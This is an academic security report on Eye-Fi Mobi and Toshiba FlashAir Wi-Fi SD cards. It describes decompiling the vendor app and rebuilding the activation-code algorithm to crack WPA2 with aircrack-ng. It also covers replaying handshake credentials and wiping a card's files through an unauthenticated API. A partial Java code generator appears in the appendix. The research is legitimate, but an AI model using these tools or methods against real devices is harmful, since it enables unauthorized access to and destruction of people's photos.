Exploiting Vulnerabilities of Wi-Fi SD cards

Offensive Technologies project report

June 1, 2014

Authors: Stavros Konstantaras & Connor Dillon
e-mail: stavros.konstantaras@os3.nl & connoer.dillon@os3.nl

Universiteit van Amsterdam

Contents

1 Introduction **2**
1.1 Related work 2
1.2 Research question 3

2 Product description **3**
2.1 Available models 3
2.2 The file transfer application 4
2.3 Hardware design 5

3 Operational and security analysis **6**
3.1 Analysis of the communication channel 6
3.2 Analysis of the embedded software 9

4 Vulnerabilities exposed **10**
4.1 Eye-Fi based attacks 10
4.1.1 Decompiling the Android Application 10
4.1.2 Discovering the Activation code 11
4.1.3 Exploiting the Eye-Fi center 14
4.2 FlashAir based attacks 15

5 Conclusion **16**

6 Future work **17**

References **18**

A Activation code generator **19**

B Replay attack Python script **22**

C The FlashAir deleting Python script **25**

1 Introduction

Embedded systems have gained a lot of popularity in recent years. Electronic chips are getting smaller, more powerful and require less energy to operate. These developments have opened the doors of the IT market for some interesting devices which include numerous functions inside a single tiny board. Nowadays with the progress of the nanotechnology, a complete system containing a microprocessor, a memory unit and a network interface can be built inside a single chip and perform numerous operations with decent complexity. System on a Chip (SoC) has become the solution for projects where portability and power consumption were the main obstacles in technological progress.

However, these devices often have security issues, due to the fact of their limited resources and computational power which lead the vendors to implement lightweight versions of the well known security protocols. As a result of this reconciliation, embedded systems have become an interesting subject for many security evaluations. Our research is targeting to Wi-Fi enabled Secure Digital (SD) cards. In principle, SD cards are used as persistent storage in many portable devices such as cameras, tablets and mobile phones. The Wi-Fi SD cards which are being evaluated in our research, extend the basic functionality of the common cards and provide a Wi-Fi Access Point (AP) to which a device can connect and retrieve data from the card. The cards implement the SoC architecture and run their own firmwire. The manufacturers have also made software applications for mobile phones and desktop computers in order to provide a friendly environment to the end user for connecting and transferring files easily to his/her mobile phone or PC.

1.1 Related work

There are some Internet blogs related to hacking (in the sense of extending functionality) the Eye-Fi and Trancend SD cards [3]. These blogs suggest that there are also some security issues. S. Fogie has researched CSRF (cross-site request forgery) vulnerabilities in the Eye-Fi web interface and has exploited this successfully in 2008 [4]. D. Mende researched the Canon EOS 1D X camera with built-in WiFi. He successfully exploited multiple services on the system, including the HTTP server and Picture Transfer Protocol (PTP) over IP [5].

1.2 Research question

As a result of the minimal related work and according to our interest for discovering vulnerabilities on Wireless products which contain personal data, the research question can be formed as follows:

- *What security issues can be found in the upcoming technology of the Wi-Fi SD cards?*

Moreover, the research question can be divided in the following subquestions:

- *Is it possible to exploit the wireless communication channel by using common attacking techniques?*
- *Is it possible to exploit the services hosted on the device by using common attacking techniques?*
- *Is it possible to get unauthorized access and manipulate the data contained in the Wi-Fi SD cards?*

2 Product description

The Wi-Fi SD card has the same size as an ordinary card in order to be compatible with the majority of the devices having an SD memory slot, but due to the SoC architecture is able to behave like a tiny computer with ordinary capabilities. We are going to examine the architecture of the Eye-Fi card since it is a pioneer product introduced to the market at 2008, but all similar products follow the same successful implementation.

2.1 Available models

Eye-Fi offers two models of Wi-Fi SD cards solutions: the high-end model named "Pro X2" and the more affordable one named "Mobi". Our research is focused on the second model as we believe that it is the one that most end users will prefer and since the price is lower than the "Pro X2" model, we expect to find security vulnerabilities.

In fact, there are three key differences between the two models. Firstly, the "Pro X2" model offers support on transferring photos wireless in RAW format. This feature is very useful for professional photographers who are using expensive equipment and always prefer to save their photos in an uncompressed format for maximum quality and further processing.

Moreover, the two models have differences on establishment a wireless network connection. Despite the fact that both implementations have the

ability to create a simple network where other devices can connect to it, the "Pro X2" model can also use existing wireless networks by connecting to their local Wireless AP. But the Mobi card targets to the user's simplicity so creates an autonomous network for being discovered by other devices and then uses the Ad-Hoc mode for transferring user's files. Since the high-end model is going to be used mainly by professionals, it would be very useful for them to have a card which connects to an existing network and empty its contents to a file server.

Lastly, the "Mobi" card is surrounded by a friendly and easy to use application which do not require any account setup or special procedure. On the other hand, the advanced model is more dependent by a procedure where the user has to create an account and use a computer based setup in order to gain access to the card. We are going to give a brief overview of the Eye-Fi application in the next section.

A small detail that has to be mentioned is the cloud service provided by Eye-Fi for the Mobi cards, where the product can upload files automatically to the the vendor's cloud system. Unfortunately, this service is available only in United States and we did not have the chance to investigate it for security vulnerabilities.

2.2 The file transfer application

Simplified and automated connection establishment is Mobi's biggest advantage which made the product successful to the end users who do not have any technical knowledge on wireless networks. In order to achieve this, Eye-Fi provides a free application implemented in all major platforms (Windows, MacOS, Android and iOS), which is named "Eye-Fi Center". The software has full responsibility on connecting to the card and transferring the new files automatically to the user's computer or mobile phone. In addition, it keeps track on all the files which have been already transferred in order to avoid duplicates.

After investigating the communication between the card and the computer, we discovered that the client-server model is implemented by the vendor. Eye-Fi Center plays the server role where multiple cards (clients) can connect to it and transfer their files. The same identities have reverse roles on creating an Ad-Hoc network, where the card creates a WLAN and the user's device running the application connects to it. Unfortunately, we had only one Eye-Fi card available so we were not able to test the application's ability to manage multiple cards, but we were able to use both the desktop (Windows) version and mobile (Android) version.

The communication between the Mobi card and the user's device is pro-

tected by a unique 10-letters password which is called "activation code". The password is a combination of random capital letters and digits between 0 and 9, so it is quite difficult for the user to remember but it is more secure than a 4-digits PIN code. In fact, the activation code is a pre-shared key tied with the card where the user is required to insert it into the application in order to create a secure communication channel. This is the only step required after installing the Eye-Fi center and the rest of the procedure is completed without any interference. We are going to provide more in depth analysis of the communication in chapter 3.1.

2.3 Hardware design

From engineering perspective, the Wi-Fi SD cards are a small miracle of the SoC technology because they combine successfully adequate computational power, full Wi-Fi support with strong encryption and low power consumption without any reconciliation to the NAND storage. The Eye-Fi products are being built around the Atheros AR6001GL chip [6], a category of the SoC technology named "Radio-On-a-Chip for mobiles". The products of this class target specifically on providing extended networking capabilities and thus can be used in many mobile implementations. Picture 1 demonstrates clearly how engineers managed to fit all the required chips and circuits in a 32.0 x 24.0 x 2.1mm case.



Figure 1: Wi-Fi SD card hardware design

In general, the AR6001GL chip includes all the the basic components such as CPU, memory controller, 512Kb of flash storage, a power management unit and a Radio unit transmitting at 2.4 Ghz. Specially the last one, supports the well known 802.11 protocol and its b/g versions, but also provides advanced network security by implementing in hardware the protocols AES, TKIP, WEP, WPA, WPA2 and 802.11i. Two modes allow the chip to connect with other devices, the Infrastructure mode and the Ad-Hoc. The first one makes the device behave like an Access Point where multiple other devices can connect to it and exchange data, while the second one is for host-to-host communication.

3 Operational and security analysis

For the purpose of our research we had two different Wi-Fi cards from two well known vendors, the Mobi card from Eye-Fi and the FlashAir from Toshiba. We are going to evaluate their security methods implemented to protect users' files and specially their communication channel which expose the data to the air. Meanwhile, in order to discover their weaknesses we had to operate them and understand how they work and what type of critical information exchange with the other terminals.

3.1 Analysis of the communication channel

From the communication perspective, both cards rely heavily on WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key) protocol for securing their wireless channel and encrypt the data being transferred. This protocol has already proved its reliability and together with a strong shared key, makes the brute-force attacks almost unfeasible. Nevertheless, inside the channel all the files are transferred in plain text which means that if a third person has the proper code and gets access to the card is able to capture all the required packets and see the user's data.

In the Eye-Fi implementation, the Mobi card acts like an Access Point (AP) which advertises itself by sending beacon frames to channel 11 and waiting for any version of the the file transfer application to connect to it. The SSID of this tiny AP has the string *"Eye-Fi card"* concatenated with the last three bytes of its MAC address. Since the application has the same pre-shared key, it knows exactly in which Mobi card has to connect when it receives these beacon frames. As a result, it initiates the WPA2 four-way handshake for authentication and encryption but the description of this procedure is out of the scope of this project. Diagram in Figure 2 demonstrates how the

connection is established and what an attacker sees when he observes the channel.



Figure 2: Eye-Fi wireless connection establishment

After securing the channel with a strong encryption protocol, the Mobi card successfully establishes full layer-3 and layer-4 connectivity by implementing a simple DHCP server and a full TCP/IP stack. The card is responsible for providing a valid IP address to the terminal running the file transfer application in order to initiate data transfers over HTTP protocol. This functionality part is present also in the FlashAir card and both products provide IP addresses in the private class C address space (192.168.0.0/24). The diagram in figure 3 gives a brief overview of Mobi's upper layer communication this part of the communication.

Until now, all the connectivity solutions and technologies that have been mentioned are widely known and used in different types of networks by different types of terminals. However, for the file transfer procedure Eye-Fi decided to implement its own solution which is based on SOAP envelopes on top of HTTP protocol. From performance point of view, this approach seems



Figure 3: Eye-Fi TCP/IP connectivity

to be convenient for the Atheros chip to handle and quite flexible for sending data with different size and type. For this purpose, the transfer application hosted in the desktop or the mobile device becomes the server which expects from the client (Mobi card) to send the files.

The SOAP communication takes place in three steps, as shown in Figure 4. In the first step, the card initiates a session with the application server. The envelope contains the MAC address of the card and a nonce, which is a random 128 bit value. The server responds with a new nonce and a credential. We will explain more about the credential in chapter 4.1.3. The client sends back a credential and provides information about the file it wants to sends. The server responds with a fileid for that file. Finally the client uploads the file and the server confirms the upload.



Figure 4: SOAP communication

3.2 Analysis of the embedded software

Being more than a simple SD card requires more components to be involved which leads to increased complexity and requires a software to orchestrate the components. Each card has a tiny OS inside located in a hidden partition which is not accessible by the user and not viewable by user's OS. Despite the fact that both cards implement HTTP protocol, the major difference is that the Toshiba one implements also a lightweight HTTP server which allows the user to access the data through a web browser. But the Mobi card is a more function oriented implementation and except transferring plain data over the medium, it is configured to compress every photo and sign it before the transfer begins.

In order to discover what OS has been inserted to the cards and proceed to further analysis, we used common security network scanners like NMAP [7], IPscan [8] and Nexpose [9] but none of them was able to reveal the desired information. By using our SD card readers, we tried to get access to the hidden partition of the card which hosts the firmware but still all our efforts had a disappointing end. As a result, we decided to focus on the communication part of the Mobi card and the HTTP server of the FlashAir card.

4 Vulnerabilities exposed

In the previous chapter we provided a brief operational analysis of the WI-Fi SD cards that we had available during our project and we mentioned in parallel possible vulnerabilities that we discovered. In this chapter, we provide all the details of the attacks that we implemented in order to bypass their security defences.

4.1 Eye-Fi based attacks

The Mobi card consumed most of our research on this project since Eye-Fi has chosen to implement proprietary solutions to protect its product. We discovered important weaknesses in their implementations which they gave us full access to the communication channel between the card and the application. We implemented three different types of attacks each one exploiting different vulnerabilities. The first one focuses on the Android Application which Eye-Fi provides for free at the Google play store while the second one is a cracking method of the 10-character Activation Code. Lastly, the third one is a replay attack on the Eye-Fi center which exploits the private handshake mechanism.

4.1.1 Decompiling the Android Application

In order to gain a deep understanding of how the Eye-Fi security measures are implemented, we decided to decompile the Android version of the Eye-Fi center. To prevent the expose of their proprietary mechanisms which can reveal their internal secrets, companies usually obfuscate the source code of Java-based applications which are free to access them from the web. If this happens, the decompilation fails and the decompiled source code is not readable from the attacker.

In this initial step of our project, firstly we converted the classes.dex file to a regular jar file by using the tool *dex2jar* [10]. After that, we used the *Java Decompiler (jd-gui)* [11] for converting the byte code to readable Java code and after some seconds the procedure was marked as successful since we achieved our purpose.

Having all the class files in a readable form, the next step was to start browsing through the code in order to discover useful functions that have vulnerabilities that we can expose. Our first finding has the name "MobiDecoderRing", which is a Java class that converts the 10-letter activation code to a MAC address. This result is a proof that the activation code and the MAC address of the card have a strong relation which means that if an at-

tacker is able to understand and use this relationship, is also able to unlock the communication channel and gain access to the data of the card. This hypothesis motivated us to focus on that function and try to exploit this major weakness of the Eye-Fi.

Then we concentrated on searching for the values of the SOAP handshake that the card and the server exchange each time. We were able to discover and understand in a deep level how this is implemented and chapter 4.1.3 focuses on that part and explains how we used our second important result to perform a replay attack.

4.1.2 Discovering the Activation code

As a result of our first finding, the motivation for cracking the 10-letter activation code was high since we discovered that the combination is not random as it looks like but fully predictable. The purpose of this attack was to crack the activation code which is used as a preshared key for the WPA2 encryption and we managed to complete it successfully in three discrete steps.

The first step was to create a Java based tool (Appendix A) by reverse engineering the function which extracts the MAC address from the activation code. Because the relation between the code and the MAC address is not one-to-one, there are multiple codes that lead to the same address. Thus, the second step is to capture the WPA2 four-way handshake by using a well-known tool like Kismet and store it in pcap format. Having the handshake and a wordlist of all possible codes generated from our java based tool, the last step is to use *aircrack-ng* with all these parameters in order to discover the one and only activation code which is used for the WPA2 encryption.

The algorithm of the "MobiDecoderRing" gave us an explanation of how the Eye-Fi center knows exactly in which card needs to connect and retrieve files by inserting only the corresponding code. According to the source file, the 10-letter combination is based on the key-space *"ABCDEFGHJKLMNPQRSTUVWXYZ23456789"* which means that the activation code is valid only if it contains letters from this key-space and its length is exactly 10 characters.

After that, the algorithm builds a first 50bits long number according to the location of each letter in the key-space. We can see the key-space as a simple one dimension table with 32 cells where the first cell (00000 in binary representation) has the value "A" and the last cell (11111 in binary representation) has the value "9". As a result, for the activation code "Y96R2MXWDN" the corresponding first long number will be the following (in binary representation): *"10011 11111 11100 01111 11000 01011 10101 10100 00011 01100"*

After that, the algorithm constructs a new 50bits long number by moving the bits to new places. This permutation is based on the bit mapping of figure 5 and the new number is tested for its validity by two different and bit level iterations.

Bit before		Bit after	Bit before		Bit after	Bit before		Bit after	Bit before		Bit after	Bit before		Bit after
1	→	28	11	→	18	21	→	46	31	→	27	41	→	32
2	→	49	12	→	41	22	→	1	32	→	17	42	→	36
3	→	42	13	→	23	23	→	11	33	→	10	43	→	22
4	→	20	14	→	19	24	→	3	34	→	7	44	→	45
5	→	2	15	→	33	25	→	12	35	→	35	45	→	29
6	→	38	16	→	9	26	→	31	36	→	0	46	→	34
7	→	26	17	→	15	27	→	25	37	→	43	47	→	16
8	→	5	18	→	30	28	→	4	38	→	37	48	→	40
9	→	21	19	→	24	29	→	14	39	→	48	49	→	39
10	→	44	20	→	8	30	→	47	40	→	6	50	→	13

Figure 5: Bit mapping for the internal permutation of the Eye-Fi's algorithm

Finally, if the new long number is valid the algorithm extracts the MAC address from the first 24 bits of the long number by converting them from binary to hexadecimal format and skipping the rest bits. This action made us understand that the other 26 bits are useful only for the validation procedure and each MAC address can have multiple activation codes but every unique activation code leads to only one MAC address.

Our approach in our java based tool is a simplified reversed version of the Eye-Fi's algorithm. In the beginning, we convert the last 3 bytes of the MAC address into binary code and we place them in the first places of a 50 bits long number. But since we need all 50bits in order to use the bit mapping, we decided to fill the rest 26 bits with all the possible values. This means that all our possible combinations which lead to candidate activation codes are 2^{26} or 67108864 which is a significant improvement from using a classical brute force method with 32^{10} possible activation codes.

In order to reduce further the possible codes, each combination that the tool constructs is passed from the same bit level validation iterations of the original algorithm. This intermediate step reduces even more the final list of possible codes to the feasible and more convenient number of 2097152 combinations. Finally, every result that comes from our Java based tool is kept to a text file which is going to be used for cracking the four-way WPA2 handshake.

All the combinations that our implementation inserts to the wordlist are valid for extracting the corresponding MAC address but only one of them can be used for the encryption. Capturing the WPA2 handshake between the Mobi card and a client was an easy procedure with the usage of Kismet.

This tool allows also to save the captured packets in pcap format, which is very convenient for us. However, in order to discover the unique activation code we passed the captured handshake and the list of all the possible codes to the Linux version of *aircrack-ng* and we initiated a brute force attack. In less than 20 minutes, the handshake was cracked and we had in our hands the correct 10-letters combination. Figure 6 proves that our approach was successful and the list of all possible combinations that used for brute forcing was the minimum possible.



Figure 6: Output of aircrack-ng after cracking succesfully the Mobi's WPA2 handshake

To summarize, using the last three bytes of the MAC address into the SSID makes the wireless network of each Mobi card unique and prevents attackers from using automated tools which are combined with precomputed dictionaries. On the other hand, this solution exposes a critical information of their security implementation since the layer 2 address of the NIC can be seen not only by common sniffing tools but also from the network manager of the OS. As a result of that, an attacker with a tool like the one that we developed and a simple sniffer like Kismet or Wireshark, is able to capture the necessary packets and break the encryption in minutes.

4.1.3 Exploiting the Eye-Fi center

As mentioned in chapter 3.1, all the Eye-Fi file transfer applications (both desktop and mobile ones) act as a server for Eye-Fi Mobi cards. The server listens on TCP port 59278 and this exposes the application to network based attacks. There is a handshake mechanism in the SOAP envelopes that aims to protect the server, in order to allow registered only Eye-Fi cards to upload their files. The handshake is shown in Figure 7.



Figure 7: The handshake mechanism inside the SOAP envelopes

For the credentials in the handshake, the MAC address of the card, the received nonce and an upload key are concatenated and passed to a function that does bitwise operations. After that the output of the function is hashed with the MD5 algorithm and the resulting hash is used as a credential. The upload key has a length of 128 bits and is known to the card and server, however it is set to all zeros. This means that the only unknown factor in the authentication process is the function that performs bitwise operations on the input string before hashing it. After several hours of source code analysis we were able to reverse engineer the function by writing our own version in a Python script (Appendix B).

Because our new tool is able to generate valid credentials, we could also perform replay attacks by using captured packets (in pcap format) of pictures transferred during the last step of the SOAP communication. According to our experience from this attack, it should also be possible to send new pictures or fake data to the server. However, we were not able to reverse engineer the procedure where the card sends new files and how the signature for that file is generated. It proved to be more complicated than just creating a tarball and using an MD5 hash as signature.

4.2 FlashAir based attacks

The only security measure that the FlashAir card implements is the WPA2-PSK protocol for WiFi authentication and encryption where the default password is 12345678. This key can be guessed easily, so if the user does not manually change the password the card is exposed to the attackers.

The HTTP server that runs on the card offers no form of authentication or encryption. The web-server allows a user to browse files on the card via a web browser, but it also offers an API through CGI scripts where custom applications can send commands to the card via HTTP GET requests. A detailed description of the API and the corresponding usage of each CGI are available at the FlashAir developers website [12].

These functions may allow developers to easily create software for use with the FlashAir card, but due to the lack of security, it becomes very easy for an attacker to abuse these features. As a proof of the vulnerable nature of the embedded scripts, we developed a simple Python-based tool that interacts with the API and deletes all the files in the card(Appendix C) in few seconds. As a result of that, the next time that the user restarts the photo camera or inserts the card in a SD reader, there will be no photos to browse or download. Figure 8 provides the output of our tool after its execution.

```
C:\Python27\python.exe C:/Users/Steven/PycharmProjects/exam2011/flashair_deleter
Page Found Successfully, Reading responce
Found 4 folders
Page Found Successfully, Reading responce
Found 1 images on folder /DCIM/102_FUJI
Page Found Successfully, Reading responce
Found 2 images on folder /DCIM/BIKES_HD
Page Found Successfully, Reading responce
Found 4 images on folder /DCIM/TOPRINT
Photo /DCIM/102_FUJI/DSCF2189.JPG deleted
Photo /DCIM/BIKES_HD/BLACKI.JPG deleted
Photo /DCIM/BIKES_HD/DUCATI.JPG deleted
Photo /DCIM/TOPRINT/DSC00168.JPG deleted
Photo /DCIM/TOPRINT/IMG372.JPG deleted
Photo /DCIM/TOPRINT/P8071545.JPG deleted
Photo /DCIM/TOPRINT/THUMBS.DB deleted

Process finished with exit code 0
```

Figure 8: Output of our Flashair API based tool that deletes all the files of the card

Another vulnerability of the the FlashAir card that we discovered during

our experimentation, is the ability to configure it to "Station Mode" in which it can connect to an external WiFi AP. This hidden operation mode allows devices to reach the card without connecting to it directly. This can be useful since devices remain connected to the Internet, however it also disables the only security measure that the FlashAir card implements and exposes the unprotected HTTP server to the entire network.

5 Conclusion

The Eye-Fi card is a pioneer product in the category of the Wi-Fi SD cards but not a positive example of deploying home-brew security implementations. Being able to derive the MAC address from the activation code, allows the Eye-Fi center to connect to the Mobi card automatically after the user enters the code and this simplicity is the Eye-Fi's key of success. However, we were able to reverse engineer the algorithm and create a general tool that derives the correct activation code from any given MAC address. An important functionality that increases the security levels of the Mobi card is the automatic disable of the NIC after transferring all the files to the application server. This decision limits the time that an attacker is able to connect to the card and get access to to the data.

The Eye-Fi app is protected against unwanted file uploads by implementing a handshake mechanism inside the SOAP envelopes. The handshake uses a pre-shared key that is set to all zeros and relies on an unreviealed function that shifts bits for obfuscation. We were able to reverse engineer the function so that we could produce valid credentials for the handshake which allowed us to upload unwanted pictures to the app.

On the other hand, the FlashAir card fully relies on WPA2 encryption for security. However, the default password is set to 12345678 which makes it vulnerable to dictionary attacks or simple password guessing. Once an attacker successfully connects to the card, the HTTP server is completely exposed and the photos can be seen by any web browser without any other security measure. By making usage of the FlashAir API, the attacker can delete, upload and download the user's files remotely, a feature that is not present in the Eye-Fi implementation. Finally, the card can also be configured to connect to an external AP, this disables its only security measure.

6 Future work

Due to time limitation we were not able to gain root access on the cards but this security attack would create interesting possibilities. For example it could be possible to write a script that automatically uploads all files on the card to an external server when the card has Internet access. Another example would be a script that replaces pictures on the cards with scripts of the same name, which means that when a user tries to open what he/she believes to be a picture, malware will be installed on the hosting system.

Finally, an improvement of our Java based tool in order to provide directly the correct activation code based on the input MAC address is something that needs to be investigated. Currently, the tool provides a list of all possible and valid codes and we need to capture and break the WPA2 4-way handshake in order to find the unique one. An improved version of the tool would give directly the activation code without being necessary to use additional tools like Kismet and aicrack-ng.

References

[1] Eye-Fi Mobi SD card, http://www.eyefi.com/products/mobi

[2] Toshiba FlashAir SD card,http://www.toshiba-components.com/FlashAir/

[3] Transcend Wi-Fi SD card, http://nl.transcend-info.com/products/CatList.asp?FldNo=24&Func2No=203

[4] D. Mende, Paparazzi over IP, https://conference.hitb.org/hitbsecconf2013ams/materials/D1T2%20-%20Daniel%20Mende%20-%20Paparazzi%20Over%20IP.pdf

[5] S. Fogie, The Eye-Fi: A Case Study in Next-Generation Application Security Issues, http://www.informit.com/articles/article.aspx?p=1177111

[6] Atheros AR6001GL, https://wikidevi.com/files/Atheros/specsheets/AR6001GL.pdf

[7] The Nmap tool, http://nmap.org/

[8] The Ipscan tool, http://angryip.org/

[9] The Nexpose suite from Rapid7, https://www.rapid7.com/products/nexpose/

[10] The dex2jar tool, https://code.google.com/p/dex2jar/

[11] The JD-Gui tool, http://jd.benow.ca/

[12] The Toshiba FlashAir API, https://www.flashair-developers.com/en/documents/api/

A Activation code generator

```
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class Crack_MobiDecoderRing {

    static int[] e = {28, 49, 42, 20, 2, 38, 26, 5,
    21, 44, 18, 41, 23, 19, 33, 9, 15, 30, 24, 8, 46,
    1, 11, 3, 12, 31, 25, 4, 14, 47, 27, 17, 10, 7, 35,
    0, 43, 37, 48, 6, 32, 36, 22, 45, 29, 34, 16, 40, 39, 13};

    String f = "ABCDEFGHJKLMNPQRSTUVWXYZ23456789";
    String paramString;

    void Crack_MobiDecoderRing() {
        paramString = "";
    }

    void Crack_MobiDecoderRing(String param) {
        paramString = param;
    }

    public void myDecodeKey(String param){
        long myl2 = Long.decode(param);
        long myl3 = 0L;
        long myl1 = 0L;
        int letter;
        StringBuffer code = new StringBuffer();

        //Uncomment for counting
        //int count = 0;

        myl2 = myl2 << 26;

        for (long i = 0L; i < Math.pow(2,26); i++){
            myl3 = myl2 | i;

            int k = 31;
```

```
            for (int m = 5; m < 50; m++) {
                k = (int) (k ^ 0xFF & (1L & myl3 >>> m) << 4) << 1;
                if ((k & 0x20) > 0) {
                    k = 0xFF & (k ^ 0x15);
                }
            }

            if ((k & 0x1F) != (0x1F & myl3)) {
                continue;
            } else {
                myl1 = 0L;

                //Uncomment for counting
                //count ++;

                for (int j = 0; j < e.length; j++) {
                    if ((1L & myl3 >>> j) == 1L) {
                        myl1 |= 1L << e[j];
                    }
                }
                //--> exoume to myl1
                //System.out.print("Found code: ");

                code.delete(0,code.length());
                for (int x = 0; x <10; x++){
                    letter = (int) myl1 & 0x1f;
                    code.append(f.charAt(letter));
                    myl1 = myl1 >> 5;
                }
                System.out.println(code.reverse().toString());
            }
        }

        //Uncomment for counting
